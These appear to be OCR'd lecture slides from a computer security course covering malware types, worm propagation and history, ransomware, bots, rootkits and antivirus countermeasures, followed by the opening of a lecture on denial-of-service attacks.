- Metamorphic virus
  - A virus that mutates and rewrites itself completely at each iteration and may change behavior as well as appearance

Worms

- Program that actively seeks out more machines to infect and each infected machine serves as an automated launching pad for attacks on other machines
- Exploits software vulnerabilities in client or server programs
- Can use network connections to spread from system to system
- Spreads through shared media (USB drives, CD, DVD data disks)
- E-mail worms spread in macro or script code included in attachments and instant messenger file transfers
- Upon activation the worm may replicate and propagate again
- Usually carries some form of payload
- First known implementation was done in Xerox Palo Alto Labs in the early 1980s

Worm Replication

Electronic mail or instant messenger facility	• Worm e-mails a copy of itself to other systems • Sends itself as an attachment via an instant message service
File sharing	• Creates a copy of itself or infects a file as a virus on removable media
Remote execution capability	• Worm executes a copy of itself on another system
Remote file access or transfer capability	• Worm uses a remote file access or transfer service to copy itself from one system to the other
Remote login capability	• Worm logs onto a remote system as a user and then uses commands to copy itself from one system to the other

Target Discovery

- Scanning (or fingerprinting)
  - First function in the propagation phase for a network worm
  - Searches for other systems to infect
- Random
  - Each compromised host probes random addresses in the IP address space using a different seed
  - This produces a high volume of Internet traffic which may cause generalized disruption even before the actual attack is launched
- Hit-list
  - The attacker first compiles a long list of potential vulnerable machines
  - Once the list is compiled the attacker begins infecting machines on the list
  - Each infected machine is provided with a portion of the list to scan
  - This results in a very short scanning period which may make it difficult to detect that infection is taking place
- Topological
  - This method uses information contained on an infected victim machine to find more hosts to scan
- Local subnet
  - If a host can be infected behind a firewall that host then looks for targets in its own local network
  - The host uses the subnet address structure to find other hosts that would otherwise be protected by the firewall




Figure 6.2 Worm Propagation Model

Morris Worm

- Earliest significant worm infection
- Released by Robert Morris in 1988
- Designed to spread on UNIX systems
  - Attempted to crack local password file to use login/password to logon to other systems
  - Exploited a bug in the finger protocol which reports the whereabouts of a remote user
  - Exploited a trapdoor in the debug option of the remote process that receives and sends mail
- Successful attacks achieved communication with the operating system command interpreter
  - Sent interpreter a bootstrap program to copy worm over

Recent Worm Attacks

Melissa	1998	E-mail worm First to include virus, worm and Trojan in one package
Code Red	July 2001	Exploited Microsoft IIS bug Probes random IP addresses Consumes significant Internet capacity when active
Code Red II	August 2001	Also targeted Microsoft IIS Installs a backdoor for access
Nimda	September 2001	Had worm, virus and mobile code characteristics Spread using e-mail, Windows shares, Web servers, Web clients, backdoors
SQL Slammer	Early 2003	Exploited a buffer overflow vulnerability in SQL server compact and spread rapidly
Sobig.F	Late 2003	Exploited open proxy servers to turn infected machines into spam engines
Mydoom	2004	Mass-mailing e-mail worm Installed a backdoor in infected machines
Warezov	2006	Creates executables in system directories Sends itself as an e-mail attachment Can disable security related products
Conficker (Downadup)	November 2008	Exploits a Windows buffer overflow vulnerability Most widespread infection since SQL Slammer
Stuxnet	2010	Restricted rate of spread to reduce chance of detection Targeted industrial control systems


WannaCry

Ransomware attack in May 2017 that spread extremely fast over a period of hours to days, infecting hundreds of thousands of systems belonging to both public and private organizations in more than 150 countries

It spread as a worm by aggressively scanning both local and random remote networks, attempting to exploit a vulnerability in the SMB file sharing service on unpatched Windows systems

This rapid spread was only slowed by the accidental activation of a “kill-switch” domain by a UK security researcher

Once installed on infected systems, it also encrypted files, demanding a ransom payment to recover them


Multiplatform
Metamorphic
Multi-exploit
Worm Technology
Polymorphic
Ultrafast spreading

Mobile Code

- NIST SP 800-28 defines mobile code as

  "programs that can be shipped unchanged to a heterogeneous collection of platforms and executed with identical semantics"

- Transmitted from a remote system to a local system and then executed on the local system
- Often acts as a mechanism for a virus, worm, or Trojan horse
- Takes advantage of vulnerabilities to perform its own exploits
- Popular vehicles include:
  - Java applets
  - ActiveX
  - JavaScript
  - VBScript
- Most common ways of using mobile code for malicious operations on local system are:
  - Cross-site scripting
  - Interactive and dynamic Web sites
  - E-mail attachments
  - Downloads from untrusted sites or of untrusted software

Mobile Phone Worms

- First discovery was Cabir worm in 2004
- Then Lasco and CommWarrior in 2005
- Communicate through Bluetooth wireless connections or MMS
- Target is the smartphone
- Can completely disable the phone, delete data on the phone, or force the device to send costly messages
- CommWarrior replicates by means of Bluetooth to other phones, sends itself as an MMS file to contacts and as an auto reply to incoming text messages

Drive-By-Downloads

Exploits browser and plugin vulnerabilities so when the user views a webpage controlled by the attacker, it contains code that exploits the bug to download and install malware on the system without the user's knowledge or consent

In most cases the malware does not actively propagate as a worm does

Spreads when users visit the malicious Web page

Watering-Hole Attacks

- A variant of drive-by-download used in highly targeted attacks
- The attacker researches their intended victims to identify websites they are likely to visit, then scans these sites to identify those with vulnerabilities that allow their compromise
- They then wait for one of their intended victims to visit one of the compromised sites
- Attack code may even be written so that it will only infect systems belonging to the target organization and take no action for other visitors to the site
- This greatly increases the likelihood of the site compromise remaining undetected

Malvertising

Places malware on websites without actually compromising them

The attacker pays for advertisements that are highly likely to be placed on their intended target websites and incorporate malware in them

Using these malicious ads, attackers can infect visitors to sites displaying them

The malware code may be dynamically generated to either reduce the chance of detection or to only infect specific systems

Has grown rapidly in recent years because they are easy to place on desired websites with few questions asked and are hard to track

Attackers can place these ads for as little as a few hours, when they expect their intended victims could be browsing the targeted websites, greatly reducing their visibility

Clickjacking

- Also known as a user-interface (UI) redress attack
- Using a similar technique, keystrokes can also be hijacked
  - A user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker
- Vulnerability used by an attacker to collect an infected user's clicks
  - The attacker can force the user to do a variety of things from adjusting the user's computer settings to unwittingly sending the user to Web sites that might have malicious code
  - By taking advantage of Adobe Flash or JavaScript an attacker could even place a button under or over a legitimate button making it difficult for users to detect
  - A typical attack uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page
  - The attacker is hijacking clicks meant for one page and routing them to another page

Social Engineering

- "Tricking" users to assist in the compromise of their own systems

Spam

- Unsolicited bulk e-mail
- Significant carrier of malware
- Used for phishing attacks

Trojan horse

- Program or utility containing harmful hidden code
- Used to accomplish functions that the attacker could not accomplish directly

Mobile phone Trojans

- First appeared in 2004 (Skuller)
- Target is the smartphone

Payload
System Corruption

Chernobyl virus

- First seen in 1998
- Example of a destructive parasitic memory-resident Windows 95 and 98 virus
- Infects executable files when they are opened and when a trigger date is reached, the virus deletes data on the infected system by overwriting the first megabyte of the hard drive with zeroes, resulting in massive corruption of the entire file system

Klez

- Mass mailing worm infecting Windows 95 to XP systems
- First seen in October 2001
- Spreads by e-mailing copies of itself to addresses found in the address book and in files on the system
- It can stop and delete some anti-virus programs running on the system
- On trigger date causes files on the hard drive to become empty

Ransomware

- Encrypts the user's data and demands payment in order to access the key needed to recover the information
- PC Cyborg Trojan (1989)
- Mid-2006 a number of worms and Trojans appeared that used public-key cryptography with incresasingly larger key sizes to encrypt data
- The user needed to pay a ransom, or to make a purchase from certain sites, in order to receive the key to decrypt this data

Ransomware

- WannaCry
  - Infected a large number of systems in many countries in May 2017
  - When installed on infected systems, it encrypted a large number of files and then demanded a ransom payment in Bitcoins to recover them
  - Recovery of this information was generally only possible if the organization had good backups and an appropriate incident response and disaster recovery plan
  - Targets widened beyond personal computer systems to include mobile devices and Linux servers
  - Tactics such as threatening to publish sensitive personal information, or to permanently destroy the encryption key after a short period of time, are sometimes used to increase the pressure on the victim to pay up

Payload
System Corruption

- Real-world damage
  - Causes damage to physical equipment
    - Chernobyl virus rewrites BIOS code
  - Stuxnet worm
    - Targets specific industrial control system software
  - There are concerns about using sophisticated targeted malware for industrial sabotage
- Logic bomb
  - Code embedded in the malware that is set to “explode” when certain conditions are met

Payload – Attack Agents - Bots

- Takes over another Internet attached computer and uses that computer to launch or manage attacks
- *Botnet* - collection of bots capable of acting in a coordinated manner
- Uses:
  - Distributed denial-of-service (DDoS) attacks
  - Spamming
  - Sniffing traffic
  - Keylogging
  - Spreading new malware
  - Installing advertisement add-ons and browser helper objects (BHOs)
  - Attacking IRC chat networks
  - Manipulating online polls/games

Remote Control Facility

- Distinguishes a bot from a worm
  - Worm propagates itself and activates itself
  - Bot is initially controlled from some central facility
- Typical means of implementing the remote control facility is on an IRC server
  - Bots join a specific channel on this server and treat incoming messages as commands
  - More recent botnets use covert communication channels via protocols such as HTTP
  - Distributed control mechanisms use peer-to-peer protocols to avoid a single point of failure

Payload – Information Theft
Keyloggers and Spyware

Keylogger

- Captures keystrokes to allow attacker to monitor sensitive information
- Typically uses some form of filtering mechanism that only returns information close to keywords (“login”, “password”)

Spyware

- Subverts the compromised machine to allow monitoring of a wide range of activity on the system
  - Monitoring history and content of browsing activity
  - Redirecting certain Web page requests to fake sites
  - Dynamically modifying data exchanged between the browser and certain Web sites of interest

Payload – Information Theft Phishing

- Exploits social engineering to leverage the user's trust by masquerading as communication from a trusted source
  - Include a URL in a spam e-mail that links to a fake Web site that mimics the login page of a banking, gaming, or similar site
  - Suggests that urgent action is required by the user to authenticate their account
  - Attacker exploits the account using the captured credentials
- Spear-phishing
  - Recipients are carefully researched by the attacker
  - E-mail is crafted to specifically suit its recipient, often quoting a range of information to convince them of its authenticity

Payload – Stealthing Backdoor


- Also known as a *trapdoor*
- Secret entry point into a program allowing the attacker to gain access and bypass the security access procedures
- *Maintenance hook* is a backdoor used by Programmers to debug and test programs
- Difficult to implement operating system controls for backdoors in applications

Payload - Stealthing Rootkit

- Set of hidden programs installed on a system to maintain covert access to that system
- Hides by subverting the mechanisms that monitor and report on the processes, files, and registries on a computer
- Gives administrator (or root) privileges to attacker
  - Can add or change programs and files, monitor processes, send and receive network traffic, and get backdoor access on demand

Rootkit Classification Characteristics

Persistent	Memory based	User mode
Kernel mode	Virtual machine based	External mode



(a) Normal kernel memory layout

(b) After nkark install

Figure 6.3 System Call Table Modification by Rootkit

Malware Countermeasure Approaches

- Ideal solution to the threat of malware is prevention

Four main elements of prevention:

- Policy
- Awareness
- Vulnerability mitigation
- Threat mitigation

Generations of Anti-Virus Software

First generation: simple scanners

- Requires a malware signature to identify the malware
- Limited to the detection of known malware

Second generation: heuristic scanners

- Uses heuristic rules to search for probable malware instances
- Another approach is integrity checking

Third generation: activity traps

- Memory-resident programs that identify malware by its actions rather than its structure in an infected program

Fourth generation: full-featured protection

- Packages consisting of a variety of anti-virus techniques used in conjunction
- Include scanning and activity trap components and access control capability

Sandbox Analysis

- Running potentially malicious code in an emulated sandbox or on a virtual machine
- Allows the code to execute in a controlled environment where its behavior can be closely monitored without threatening the security of a real system
- Running potentially malicious software in such environments enables the detection of complex encrypted, polymorphic, or metamorphic malware
- The most difficult design issue with sandbox analysis is to determine how long to run each interpretation

Host-Based Behavior-Blocking Software

- Integrates with the operating system of a host computer and monitors program behavior in real time for malicious action
  - Blocks potentially malicious actions before they have a chance to affect the system
  - Blocks software in real time so it has an advantage over anti-virus detection techniques such as fingerprinting or heuristics

Limitations

- Because malicious code must run on the target machine before all its behaviors can be identified, it can cause harm before it has been detected and blocked

Perimeter Scanning Approaches

- Anti-virus software typically included in e-mail and Web proxy services running on an organization's firewall and IDS
- May also be included in the traffic analysis component of an IDS
- May include intrusion prevention measures, blocking the flow of any suspicious traffic
- Approach is limited to scanning malware

Ingress monitors

Located at the border between the enterprise network and the Internet

One technique is to look for incoming traffic to unused local IP addresses

Egress monitors

Located at the egress point of individual LANs as well as at the border between the enterprise network and the Internet

Monitors outgoing traffic for signs of scanning or other suspicious behavior

Summary

- Types of malicious software (malware)
  - Broad classification of malware
  - Attack kits
  - Attack sources
- Advanced persistent threat
- Propagation-vulnerability exploit-worms
  - Target discovery
  - Worm propagation model
  - The Morris Worm
  - Brief history of worm attacks
  - State of worm technology
  - Mobile code
  - Mobile phone worms
  - Client-side vulnerabilities
  - Drive-by-downloads
  - Clickjacking
- Payload-stealthing-backdoors, rootkits
  - Backdoor
  - Rootkit
  - Kernel mode rootkits
  - Virtual machine and other external rootkits
- Propagation-social engineering-span E-mail, Trojans
  - Spam E-mail
  - Trojan horses
  - Mobile phone Trojans
- Payload-system corruption
  - Data destruction
  - Real-world damage
  - Logic bomb
- Payload-attack agent-zombie, bots
  - Uses of bots
  - Remote control facility
- Payload-information theft-keyloggers, phishing, spyware
  - Credential theft, keyloggers, and spyware
  - Phishing and identity theft
  - Reconnaissance, espionage, and data exfiltration
- Countermeasures
  - Malware countermeasure approaches
  - Host-based scanners
  - Signature-based anti-virus
  - Perimeter scanning approaches
  - Distributed intelligence gathering approaches

Heilmeier Questions

- What are you trying to do? Articulate your objectives using absolutely no jargon.
- How is it done today, and what are the limits of current practice?
- What is new in your approach and why do you think it will be successful?
- Who cares? If you succeed, what difference will it make?
- What are the risks?
- How much will it cost?
- How long will it take?
- What are the mid-term and final “exams” to check for success?

Lecture 19 – Denial of Service:

October 30, 2018

Dr. Dan Massey

Read Computer Security: Principle and Practices Chapter 7

Denial of Service

Denial-of-Service (DoS) Attack

The NIST Computer Security Incident Handling Guide defines a DoS attack as:

"An action that prevents or impairs the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space."

Denial-of-Service (DoS)

- A form of attack on the availability of some service
- Categories of resources that could be attacked are:

Network bandwidth

Relates to the capacity of the network links connecting a server to the Internet

For most organizations this is their connection to their Internet Service Provider (ISP)

System resources

Aims to overload or crash the network handling software

Application resources

Typically involves a number of valid requests, each of which consumes significant resources, thus limiting the ability of the server to respond to requests from other users

